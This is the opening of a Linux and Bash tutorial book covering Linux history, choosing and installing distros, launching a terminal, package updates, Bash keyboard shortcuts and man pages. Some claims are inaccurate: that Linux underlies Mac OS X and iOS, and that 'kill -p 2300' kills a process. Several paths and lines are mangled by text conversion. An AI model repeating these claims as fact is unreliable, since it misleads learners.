Jason Savitt


Bash Systems Reference (2019 Edition)

Power User Guide: Linux Tricks, Hacks and Secrets [Volume 1]

Power User Guide: Linux Tricks, Hacks and Secrets (2019 Edition) *Ultimate Edition [Volume 1 & 2]*

(Learning Linux by Example *Administrator commands, Guides and References*

For: Beginners/Intermediate/Advanced)



Book Summary:

Linux runs on everything these days, from things as small as watches, IoT devices (such as a Raspberry Pi, and other single board computers), smartphones, laptops, desktops, servers, network devices, and even mainframes. Linux is also used by many cloud services for management or running infrastructure, on Amazon Web Services (AWS), Microsoft Azure, or Google Cloud.

There are three versions of this book, Volume 1 which is the **Bash Systems Administration** edition. There is also Volume 2 which is the **Bash Systems Reference** edition. There is also the **Ultimate Edition**, which contains all the content of both Volume 1 & 2.

Volume 1, the **Bash Systems Administration** edition is for people wanting to learn Linux (for a job interview [i.e. Linux Systems Administration or Engineer, DEVOPS, DEVSECOPS, etc.] or creating an IoT device), or have been using it for years. This book is written for everyone that wants to start learning to master the Linux OS and the Bash shell. As well as learn how to take advantage of the advanced features. This book is designed to help you get started quickly or advance your existing skills without wasting your time.

Volume 2 which is the **Bash Systems Reference** edition, contains references to hundreds of commands, examples, tips and notes to give you additional insight on commands or topics being covered. This book also includes a comprehensive quick reference (with examples) of over 600+ Linux commands. There are also several Linux and related quick start guides included on several advanced topics, including applications, networking topics, Bash keyboard shortcuts and a great deal more.

Topics covered: Linux Operating Systems, Linux Commands, Bash One-liners and Scripting. How to install: Apache Web Server, MySQL, PHPMyAdmin, and PHP. How to install and manage Docker, and Git. System administration topics include: troubleshooting, networking, and more. Security topics include: overviews on firewall management, and how to lock down your Linux Operating System.

Copyright

Cover art attribution, Tux the penguin, mascot of Linux Larry Ewing (lewing@isc.tamu.edu) and The GIMP

Jason Savitt Press
www.jasonsavitt.info

ISBN

First Edition

Information, Warnings and Risks

Before following any of the advice in this book, please make sure that you read and understand the following warnings: All trademarks mentioned in this book belong to their respective owners.

Any products mentioned in this book are not recommendations or endorsements of the individual products or its manufacturer.

Use the content in this book at your own risk. The author or its publisher (and any other related parties) takes no responsibility for problems or damage that occurs from following the information provided within this book. All liability for any problems that occur is the responsibility of the reader performing the actions.

Sections of this book contain advance tips, about changing critical system configuration areas of the OS and its applications that can prevent it from working properly if modified incorrectly.

Use caution when working on any electrical devices, check the computer or peripheral's manuals for specific instructions on the proper handling of the equipment.

By following the advice in this book, it could void the device's warranty. Make sure to check with the manufacturer's recommendations before proceeding.

Always make sure to have a good backup of the computer's data before starting to work on any troubleshooting or repairing of any problems.

If it is necessary to open the computer:

> Always unplug the computer from electrical power and any devices connected to it before working on it.
>
> Always ground yourself using an electrical grounding strap before touching any of the electronics inside the computer.

Errata, updates, & book support

We have made every effort to ensure the accuracy of this book and its contents. You can access updates to this book in the form of a list of submitted errata and their related corrections at http://www.jasonsavitt.info/linuxsecrets/errata.

If you discover an error that is not already listed, please email us at support@jasonsavitt.info

Please note that product support for Microsoft software and hardware is not offered through the previous address. For help with Microsoft software or hardware, go to http://support.microsoft.com.

We want to hear from you

Your satisfaction is our top priority, and your feedback our most valuable asset. Please tell us what you think of this book at: feedback@jasonsavitt.info. In the subject of the email, type “**Feedback Linux Command Line Tips**” so that it is directed to me.

Table of Contents

Volume 1

Power User Guide: Linux Tricks, Hacks and Secrets [Bash Systems Administration]

Introduction

Like anything in life, you expect something to work correctly the first time you use it. You don’t want to have to spend the extra time reading the manual trying to figure out how it operates correctly.

For example, when you buy a car, most people don't care about how advanced this or that feature is. You just want to put the keys into the ignition and drive it like you would any other vehicle. Then when you need to know something specific, then you go to the manual for that specific information.

This book is not meant to be an in-depth reference of Linux, it is meant to provide a brief introduction to several Linux commands and utilities, and try to provide useful examples of how they work. The intent is to demonstrate what Linux can do for you. Rather than wasting your time giving you lots of boring data that you probably won’t care to remember.

If you need more information about something, then you can use the basic understanding that you have, and do a deeper investigation of how the command works. I have always discovered, when I have a basic foundational knowledge of anything, I will generally know where to look for or what questions to ask to get the information I need. It is when I don't have that foundational knowledge, that I may not know where to start, which makes it a great deal more difficult.

There is a plethora of information out on the web or in other references that will go into much greater depth on most of the topics in the book then what I will be covering. Although, most of us don't have the time or interest to read those references.

If you do discover you need more information about a command or utility, please check out any of the other references (i.e. help files, web pages, etc.) that are available to you so that you can acquire more in-depth information.

My objective in writing this book is to provide you the quickest and hopefully most enjoyable introduction to Linux. It is also meant to help you get started learning the OS more quickly by giving you a sampler platter of commands that you can try and see the results.

Additional information

Kernel (kernel.org) The main site for the Linux kernel information.

Linux (linux.org) Main site for the information about Linux.

Linux Journal (linuxjournal.com) Latest news and information on Linux

Personal Opinion

First of all if you’re getting started with Linux for the first time, for some people it can be overwhelming at first because of its learning curve. Realize this OS has been matured over several decades, and things work a specific way for a reason. For example, several of the basic console editing commands also work in utilities like the vi editor.

What I am trying to say, don’t worry if you don’t understand a command or concept at first. The more you work with it the more things will make sense later. Don’t let the sophistication of the operating system overwhelm you.

The more you dig into the Linux command line tools, features, and options, I hope you will see some tricks that makes you say ‘that is cool, I didn't know you can do that in the terminal’. To be honest, when I first started using the Linux console a lot I remember being really impressed with the amount of things you can do with it, compared to other OSes.

As much as I will sing the praises of Linux, but I will also criticize it for its complexity for new users and its inconsistencies. Although, even in all the beauty and chaos that is Linux, there are many things that do feel right about it as well. Maybe that is too much of my personal opinion, but I thought I would share so you can compare it to how you feel about it.

Linux is constantly evolving, and the developers are adding new utilities and functionality on a regular basis, and this has been happening for decades. Linux seems to have a million ways to do the same thing. Several other OSes, suffer from this problem. Although the available terminal features and commands in those other operating systems are just not as robust as they are in Linux.

You may feel a little overwhelmed when trying to select the right application or utility for performing a specific task because there may be several great options to choose from. I believe the most important thing when picking the best application, utility or method of doing something is not always picking, the proverbial newest shiniest toy that is currently available. It’s more important to pick a tool that feels right and makes sense to you, does what you need it to do, and is available for the distro that you want to use.

Never forget that great tools regularly fallout of favor by the support community or are no longer maintained by the developers. This happens on all platforms, and to open and closed sourced applications and utilities. This is just a reminder to always be ready for that.

Finally, in the book, I may demonstrate multiple ways doing something or alternative uses for a tool. I am including this, so you are aware of the options.

Origins of Linux

The original UNIX concept was based on a multiuser operating system (that also included single-level storage, dynamic linking, and a hierarchical filesystem) in a project called ‘Multics’. This OS was developed at the Bell Laboratories’ Computer Sciences Research Center. The Multics OS was abandoned by Bell Labs in 1969.

Ken Thompson and Dennis Ritchie, and a group of other researched continued working with the project’s core principles. Then In 1973 they chose to rewrite the OS in C, which made UNIX uniquely portable (i.e. the ability to move it to newer hardware). Unlike other operating systems at the time.

UNIX continued to be developed at Bell Labs (later AT&T), and under UNIX System Laboratories in partnership with Sun Microsystems. While at the Computer Systems Research Group at the University of California Berkeley, they produced a UNIX variant the Berkeley Software Distribution (BSD), or BSD UNIX. This version of the OS inspired others, such as NeXTStep from NeXT, which later became the basis for the MacOS. It also MINIX an educational version of the OS, and Linus Torvalds inspiration to develop Linux.

Richard Stallman, one of the central figures that helped inspire the open source software movement, which was seeking non-proprietary alternatives to UNIX. Stallman initiated work on the GNU project (recursive for "GNU’s not UNIX!") while working at MIT’s Artificial Intelligence Laboratory. In 1984 he left to distribute the GNU components as free software, and founded the Free Software Foundation (FSF) in 1985.

Linus Torvalds a Finnish undergraduate student frustrated with the MINIX OS licensing. Later announced on August 25, 1991 to a MINIX user group that he was developing his own operating system that was similar to MINIX. He initially developed the Linux Kernel using the GNU C compiler on MINIX. This quickly became a unique project, with Torvalds and core set of developers who released version 1.0 of the kernel in 1994.

Torvalds used the GNU C Compiler to write the Linux kernel, and many Linux distributions utilize the GNU components. Stallman lobbied to expand the term Linux to GNU/Linux, which he felt would capture both contributions of Linux’s development and the GNU project in underlying ideals that fostered Linux.

Warnings

Use the information in this book at your own risk. All the content is subject to change at any time. This is beyond my control. The author and publisher, are not liable for any damage or problems that can occur from using the contents in this book.

I have done my best to try to keep the information useful and relevant as possible. So if you run into a problem with one of the commands I apologize. Please inform me, and I will do my best to fix this issue in future versions of the book.

Do not test these commands in a production environment. Test them in a development area first and make sure that they will work properly in your infrastructure.

Some of these commands can and will destroy data, so **make sure you have good tested backups of your data before using them.**

Compatibility

The Linux commands, URLs, *etc.* are always being updated, retired, or superseded. So I can’t guarantee the accuracy of the contents of this book at the time you're reading it. Other factors that contribute to the accuracy issues are the different distros, versions of the distro, shells, commands and utilities. Even the companies and people that make the distros are always evolving the OS with the latest tools, and retiring older ones.

Getting Started

Overview: This book focuses on the Linux command line. It doesn't provide any help for X-Windows the Linux GUI (graphical user interface). There are a few mentions of it, but it is not the primary focus.

The content of this book is written for the BASH (short for Bourne-Again Shell) shell. This book doesn't try to favor one distro over another, it tries to be more general in then specific whenever possible.

The one drawback to writing the book this way, is that I may not be targeting the version of Linux that you're using now. If you want a book that targets a specific distro, then I would recommend another resource.


Please note, depending on the distribution (aka Distro) you could be using another shell (i.e. csh, tcsh, ksh, ash, zsh, etc.). If you are in another shell, from the console just type the command bash and press Enter to start it.

If you are running X-Windows just start the command terminal, often known as the terminal or console. Otherwise you can exit the GUI all together, and hopefully it will put you at the command line. If not you will have to lookup how to do this for your Distro.

Linux Everywhere

Linux seems to run on everything from watches to mainframes, and all things in between. A good portion of the infrastructure that runs the Internet is Linux based servers.

There are several different versions/variants of the OS that run on physical servers, desktops, laptops, VMs, cloud infrastructure, *etc*. It is also the underlying OS for Mac OS X, iOS, Android. Most IoT (Internet of Things) devices, such as the Raspberry PI, and countless other similar devices.



Raspberry Pi 3 B+ single-board computer, Gareth Halfacree from Bradford, UK

The latest edition of Windows 10 now includes a Linux subsystem, called WSL. This allows the user to launch a Linux terminal in the native Windows OS, without having to use a VM, or another product like Cygwin.

Core Linux philosophies

As stated earlier, every distro seems to do things slightly different and in their own way/style of doing things. Although, there are some general philosophies and principles that most versions of Linux follow, that are outline below.

At the core of Linux is the kernel, it controls all the lower level functions (for example, communication between the application and the hardware). The kernel was originally designed by Linus Torvalds, and still maintained by him and an army of other people (https://www.kernel.org/). The Linux kernel is shared by all of the distributions.

There are three main distributions, almost all of the available distros are based on one of these versions of the Linux operating system.

Debian is a distribution that emphasizes free software. It supports many hardware platforms.

Red Hat Linux was one of the original major distributions that was divided into commercial and community-supported distributions. The community-supported Red Hat Linux sponsored distribution named Fedora, and the commercially supported distribution called Red Hat Enterprise Linux.

Slackware is a highly customizable distribution that stresses ease of maintenance and reliability over cutting-edge software and automated tools. Generally considered a distribution for advanced users.

Since Linux was originally based on UNIX it used to use "runlevels", which are the operational levels that describe the state of the system with respect to what services are available. For example, if the system is using a runlevel of 1, then it is in single user mode. You would commonly be in a runlevel 2-5, which is multiuser. For more information about the filesystem, see the following section "Linux Runlevels".

Note: *Most modern distros of Linux no longer use runlevels. The runlevel technology doesn't support starting the system with multiple services running in parallel.*

Linux is a fully multitasking (a method where multiple tasks are performed at the same time), multiuser operating system, with builtin networking and service processes known as daemons.

Linux has four types of accounts: root, System, Normal, Network. The root (super user, aka administrator) account is the most powerful and has full access to the system.

The Installation procedure for installing new utilities, applications (i.e. MySQL, Apache, etc.), and subsystems (i.e. Docker, etc.) will vary depending on the distro.

For example:

sudo yum install **package_name** (On Red Hat based systems) -OR-
sudo apt-get install **package_name** (On Debian based systems)

Note: *There are several different methods for installing new programs. Using a package manager just makes the install of new utilities or programs easier. Other installation methods could include downloading a repository from Git and compiling it, while other programs may require even a different method.*

Linux is **case sensitive** in reference to commands, options, file paths, *etc*. If you’re used to an operating system like Windows before, this will be one of the first things that you have to get used to. In all Linux filesystem directory or file names such as: *boot,* Boot, and /BOOT represent three different directories.

Any file that has a .conf file extension generally means it is a text file holding a configuration for an application (i.e. *etc*yum.conf).

The available commands, directories, and configuration files and locations can very between Linux distros. Jokingly, ‘It’s all exactly the same, except for what is different.’ You might need to research where these files are stored, and what they may be named for different distros.

Linux makes its components available via files or objects that look like files. Processes, devices, and network sockets are all represented by file-like objects, and can often be worked with using the same utilities used for regular files.

The reason why there are some many commands and utilities is because of the Linux design philosophy. Commands are designed to do one function or operation very well.

Programs are commonly stored in one of the following paths, /bin , *usr*bin , /sbin , *usr*sbin . This can change based on the distro and application that you’re using.

By default, all permissions (even if you’re signed in as root) start out running under basic user account security (so you can run commands like: ls , cp , rm , etc.). A command that needs elevated permissions, requires that you put the prefix command sudo in front of it (i.e. sudo command -options). After you press Enter, you will then be required to type your admin password and press Enter again.

Note: *The root (super user, aka root) account is very powerful and has full access to the system.*

Every time you run a command (i.e. ls , cp , rm , etc.), this will generally start a process that runs under your user account.

> **Note:** *Every process has a process ID (i.e. PID) and will consume some system resources. The most obvious ones are CPU time, memory, open files, and devices. Some commands, utilities or applications are more resource intensive then others.*

Just about every command has some type of options (aka arguments) to expand its functionality. For example, if you type the command ls it will give you basic file information in a directory. If you type the command and option ls -l , it will give you additional information. If you add additional options such as ls -al shows an additional set of files that were not shown earlier.

In Linux (and other UNIX-like operating systems), the entire system, regardless of how many physical storage devices are involved, are represented by a single tree structure. The root directory of the tree structure is represented by the '/'.

When a filesystem on a drive or partition is mounted to the operating system, it must be joined into the existing tree structure.

Example of Linux Tree Structure /

```
/bin
/boot
/dev
/etc
/home
/lib
```

> **Note:** *The Filesystem Hierarchy Standard (FHS) defines the*

directory structure and contents in Linux distributions. This standard is maintained by the Linux Foundation. For more information on FHS, see the following section "Filesystem Hierarchy Standard"

Installing Linux

Overview: This chapter covers the Linux getting started considerations with a Linux Distribution. There are several types of Distros (i.e. Distributions) available to choose from. Some are just Linux clients, others are for server purposes, and some are for general purpose use, while others are for specific purposes.

The first step, is choosing the right distribution for what you want to do. The second step, is choosing how and where you're going to install the distro you have chosen.

Sometimes this choice will be made for you depending on what you're trying to achieve or by the options that are available to you. Other times it will require research about the distro that you want to use with the end result in mind.

Choosing a Distro

There are literally hundreds of distros available to choose from. This list is far from complete, and only provides a few popular available options. One major suggestion before selecting any distro is to make sure it is still being actively developed by the community that supports it.

Depending on the application that you're trying to install will determine the distro and version that you can use. Other people have personal preference for one distro versus another.

Debian: A noncommercial distro and one of the earliest, maintained by a volunteer developer community with a strong commitment to free software principles and democratic project management. (More information: https://www.debian.org/) **Ubuntu**: A desktop and server distro derived from Debian, maintained by British company Canonical Ltd. (More information: https://www.ubuntu.com/) **Fedora**: A community supported distro supported by Red Hat. This distro is a technology testbed for Red Hat's commercial Linux offering, where it prototypes new open source applications before integrating them into its commercial Red Hat Enterprise Linux. (More information: https://getfedora.org/) **Slackware**: Originally created in 1993, it was one of the first Linux distros and among the oldest that is still maintained. This distro has a commitment to remain highly UNIX-like and easily modifiable by end users. (More information: http://www.slackware.com/) **Additional information:**

DistroWatch (distrowatch.com) Latest information about Distros

Commercial Linux Distros

Just because Linux is free and open-source, doesn't mean that all distros are free, and don't contain some closed source software (i.e. any software that is not open source). This is a point of contention with the free and open source software (aka FOSS) purists.

Red Hat was one of the early companies in the 90s that help legitimize Linux, including the idea of paying for professional support. Before this, all Linux support had to come through the online community.

If you’re a professional organization, such as a business or government then you might want to consider using one of the commercial Linux distros because they offer paid 24x7 support. When using a community distro, the support model is ‘best effort’ (i.e. no guarantees), which you don’t want to hear when you’re in a critical situation.

> **Red Hat Enterprise Linux** (RHEL), a derivative of Fedora, maintained and commercially supported by Red Hat. It seeks to provide tested, secure, and stable Linux server and workstation support to businesses.

Installing Your Distro

You can install and boot Linux on several different classes of devices (i.e. physical, virtual, etc.). This decision should be made with the end goal in mind depending on what you're trying to achieve. Otherwise, it should be made on the hardware you have available and is supported by the distro you want to run.

Linux is legendary for running on older hardware that newer OSes may not support any more. The major consideration when installing Linux on new computer hardware is the availability of drivers support for all the devices (i.e. graphic cards, printers, etc.) that you want to use. You will need to make sure that there is driver compatibility before you install it.

IoT devices (i.e. routers, single-board computer, and other types of electronics), such as a Raspberry Pi, or any of the hundreds of other competitors. Check with the manufacture of the device to find out the distros that are available for it. Using the Raspberry Pi as an example, there are several popular distros that are available for it.

A physical computer (i.e. desktop, laptop or server), using single boot (Linux only), or dual boot (Linux and another OS like Windows). This option provides the greatest amount of available distro choices.

There are also 'live boot' options for running Linux, where you can boot from a USB flash drive or optical disk. This doesn't use a system's internal storage device, so it can leave no trace behind. Otherwise these distros can also be used for trying to repair a failed computer.

Knoppix: One of the first Live CD distribution to run completely from removable media without installation on local storage, derived from Debian.

Note: *Your system's firmware (BIOS or UEFI) has to be able support booting off of removable media (i.e. optical or USB). Most* *modern systems support this feature generally through a boot menu option. Check with your hardware manufacturer if you have any issues on how to configure this.*

You can also run a distro on a virtual machine (VM), running off a hypervisor on a physical computer or in a cloud infrastructure. Not all distros maybe supported in these environments, review what is supported by your hypervisor or cloud provider.


The MacOS X, and Chromebook have native UNIX/Linux support. The MacOS X was built on top of a UNIX compatible OS. Google recently gave the Chromebook native Linux support.

Windows 10 now offers a Linux subsystem called WSL. WSL already supports a few popular distros that are available for download from the Windows store.

Introduction to the Console

Overview: The first thing you have to learn is how to start up the Linux terminal. On each device this procedure can vary a little depending on the Linux distro that you are using and how you have it configured.

If you're running one of many of the Linux distros that boots into the command line, then there are no problems you can start running commands right away. If you're using version Linux where the GUI starts up first, just launch the terminal (or console).



```
-rwxr-xr-x 1 root root   35248 Mar  8 09:51 systemd-notify
-rwxr-xr-x 1 root root  133704 Mar  8 09:51 systemd-tmpfiles
-rwxr-xr-x 1 root root   68032 Mar  8 09:51 systemd-tty-ask-password-agent
-rwxr-xr-x 1 root root   23144 Nov 30 12:04 tailf
-rwxr-xr-x 1 root root  383632 Nov 17  2016 tar
-rwxr-xr-x 1 root root   10416 Jan 26  2016 tempfile
-rwxr-xr-x 1 root root   64432 Mar  2  2017 touch
-rwxr-xr-x 1 root root   27280 Mar  2  2017 true
-rwxr-xr-x 1 root root  449136 Mar  8 09:51 udevadm
-rwxr-xr-x 1 root root   14328 Jul 12  2016 ulockmgr_server
-rwsr-xr-x 1 root root   27608 Nov 30 12:04 umount
-rwxr-xr-x 1 root root   31440 Mar  2  2017 uname
-rwxr-xr-x 2 root root    2301 Oct 27  2014 uncompress
-rwxr-xr-x 1 root root    2762 Sep 22  2016 unicode_start
-rwxr-xr-x 1 root root  126584 Mar  2  2017 vdir
-rwxr-xr-x 1 root root   31376 Nov 30 12:04 wdctl
-rwxr-xr-x 1 root root     946 Jan 26  2016 which
-rwxr-xr-x 1 root root   27432 Jan 18  2016 whiptail
lrwxrwxrwx 1 root root       8 Nov 24  2015 ypdomainname -> hostname
-rwxr-xr-x 1 root root    1937 Oct 27  2014 zcat
-rwxr-xr-x 1 root root    1777 Oct 27  2014 zcmp
-rwxr-xr-x 1 root root    5764 Oct 27  2014 zdiff
-rwxr-xr-x 1 root root     140 Oct 27  2014 zegrep
-rwxr-xr-x 1 root root     140 Oct 27  2014 zfgrep
-rwxr-xr-x 1 root root    2131 Oct 27  2014 zforce
-rwxr-xr-x 1 root root    5938 Oct 27  2014 zgrep
-rwxr-xr-x 1 root root    2037 Oct 27  2014 zless
-rwxr-xr-x 1 root root    1910 Oct 27  2014 zmore
-rwxr-xr-x 1 root root    5047 Oct 27  2014 znew
```

Linux Console (Example) I am only going to briefly cover this topic. Next is a very quick introduction to starting a terminal using popular versions of different OSes. These procedures can also vary depending on how you're running your Linux distro. For example, is it on a physical computer or device, is it a VM, or is it running in the cloud.

To start a terminal on a Linux GUI (Ubuntu): If you running Unity: open the Dash, type: terminal , press Return.

Under the application menu, select **Applications** > **Accessories** > **Terminal**.

Press Ctrl+Alt+T

To start a terminal on a Mac OS X device: To launch terminal by using Spotlight search, type: terminal and press Enter.

To start a terminal on Windows 10

If you are using Windows 10, you can utilize a VM to run an instance of the OS or can use the new Linux Subsystem (known as WSL) that is now included with it.

Launch the Distro Terminal that you install from the Start menu.

Note: *To install the Linux Subsystem, run the following command from an administrator PowerShell console Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux . Then the user has to go to the Windows Store (https://aka.ms/wslstore) and download the version of Linux that they want to use.*

Updating the system

If this is a new installation of Linux or it has not been updated in a little while, you should make sure it is up-to-date, by installing the latest libraries, application fixes and security patches. From a security perspective this is very important as it can help keep your system from getting compromised.

Depending on the distribution you’re using, this procedure will vary. The first command in both scenarios gets the information about the updates about the utilities, libraries, *etc.* The second command executes the updates.

For Debian based distributions, run the following commands (requires root permission):

```
sudo apt-get update
          sudo apt-get upgrade
```

For Red Hat based distributions, run the following commands (requires root permission):

```
sudo yum update
          sudo yum upgrade
```

Introduction to the Linux Shell

Overview: This book assumes that you know how to log in to the operating system, and that you already have an account setup with the proper permissions. This book also assumes that you are already logged into the terminal and it is using the BASH shell.

When you start Linux it will either start in GUI or text terminal mode. If your system starts in a GUI mode, then you will need to start a console or terminal session. Otherwise, log into whatever system that you're going to use.

Using the console

The main goal of any shell is to facilitate the execution of commands or scripts by supplying them with the needed information (aka arguments). Some of the additional functionality that the shell provides is: variables, conditional branching (i.e. if-statements), loops, functions, *etc.* for creating scripts that manage the operating system, files, permissions, *etc.*

The first and most critical thing that you have to learn is the editing features of the terminal. You will use these keyboard shortcuts the most often and they will make your life easier in the terminal once you have master them.

> **Note:** *The terminal uses a set of similar editing function keys that are also utilized by vi and other similar editors (i.e. vim , emacs , etc.).*

Keyboard Shortcuts

Editing in the command terminal (Note: these commands are BASH shell specific, and other shells may have different options) Press **Ctrl+A** (or press the **Home** button) to move to the beginning of a line Press **Ctrl+E** (or press the **End** button) to move to the end of a line.

Press **Ctrl+L** to clear the screen.

> **Tip:** *If the terminal is giving you problems, type: reset*

Press **Ctrl+K** to delete everything until the end of the line.

Press **Ctrl+D** quits the current shell.

Press **Ctrl+U** to cut the text from the current cursor position to the beginning of the line.

Press **Ctrl+Y** to paste the cut text.

Press **Ctrl+W** to cut backwards one word.

Press **Ctrl+Y** to paste the cut text.

Press **Ctrl+T** swaps the two characters before the cursor.

Press **ESC+T** swaps the two words before the cursor.

Press **Ctrl+] (character)**: quickly jump forward to the typed character.

Press **Ctrl+_** to undo the last change.

Press **Alt+F** to go forward one word in the line.

Press **Alt+B** to go one word backward in a line.

Press **Alt+(.)** to display the previous command and pull the last argument from it.

Press **Alt+Backspace** to cut the previous word.

Press **Alt+Delete** to cut the characters before cursor.

Press the **up** and **down arrows** to move through the previous command history.

Press the TAB key to auto-complete filenames/directories after a command, type: mkdir /(press the TAB key)

Note: *If there are multiple values (i.e. multiple files or directories), press the TAB key multiple times to see all the available choices.*

Tips: *If you have to write or edit a long command, type: fc (this will open up an editor, and display the last command typed. From here you can edit the command. Press **Ctrl+X**, type **Y** and press **Enter** to execute it when you're done) It is possible to expand aliases before pressing enter, for example type: echo !$!-2^ **

*(Press: **Alt+Ctrl+E*** -OR- ***Ctrl+X, *)*** . Watch the line carefully to see the change.

By pressing ALT+(Any_Number) and then a character (Any_Character), (Any_Character) will be printed (Any_Number) number of times.

***Ex:** Pressing ALT+30, then pressing the letter X, will repeat the letter X 30 times*

Auto-Complete Shortcuts

If you type one or more letters, you can try the following auto-complete keyboard shortcuts: Press **Ctrl+X, ~** (tilde) auto-completion of a user name.

Press **Ctrl+X, @** (at sign) auto-completion of a machine name.

Press **Ctrl+X, $** (dollars sign) auto-completion of an environment variable name.

Press **Ctrl+X, !** (exclamation mark) auto-completion of a command or file name (same function as the TAB key).

External commands

All shells have two types of commands, builtin and external. BASH has several builtin commands, meaning that they don't require being installed, and they can't be uninstalled.

Most external commands, have to be installed (or removed) using some type of installation package manager like apt-get , yum , *etc.* The commands/utilities that are installed by default will vary between distros.

To get help from any external command and see their options, type: command_tool --help

-ORman command_tool .

For example, type:

mkdir --help

-ORman mkdir.

Tips: *To make it easier to search man pages for what you're looking for, use the following arguments followed by the command or search string.*

man -f ***runlevel*** *(containing a string in their name) man -k* ***runlevel*** *(displays a list of the man pages discussing the subject) man -a* ***runlevel*** *(displays all pages with the given name in all chapters, one after the other.) info is an alternative system to provide manual (i.e. man) pages for commands. It is provided mainly for GNU commands and utilities. The navigation keys are: 'n' for next node, 'p' for previous node, 'u' for up node in index*

Most commands are composed of two or more elements (i.e.: kill -p 2300). They will always have a name (i.e.: kill), and most will also have an optional or required set of arguments (i.e.: -p). This example also includes values (i.e.: 2300). When this command is executed, it will kill the process id 2300.

Note: *Often when you use the with man pages, you will see command with number in parentheses (i.e. man(7)). The table below describes what each of those numbers means.*

(1) - Executable programs or shell commands, e.g. date, who (2) - System calls (functions provided by the kernel), e.g. read(), write() (3) - Library calls (functions within program libraries), e.g. fread(), fwrite() (4) - Special files (usually found in /dev), e.g. null, fifo, zero, hd (5) - File formats and conventions (i.e. etcpasswd), e.g. passwd, group, resolv.conf (6) - Games (7) - Miscellaneous (including macro packages and conventions), e.g. man(7), groff(7) (8) - System administration commands (usually only for root), e.g. useradd, ifconfig (9) - Kernel routines [Nonstandard]

Ex: *To access the section in the man page (i.e. man(7)), type: man 7 man For more information about this subject, type: man -s 1 man*

Builtin commands

As stated earlier, BASH has several builtin commands, meaning that they don't require being installed, and they can't be uninstalled.

Another important difference between the builtin vs. external commands. The external commands will have man pages associated with them, while the builtin commands will be listed in the help pages.

A partial list of builtin commands

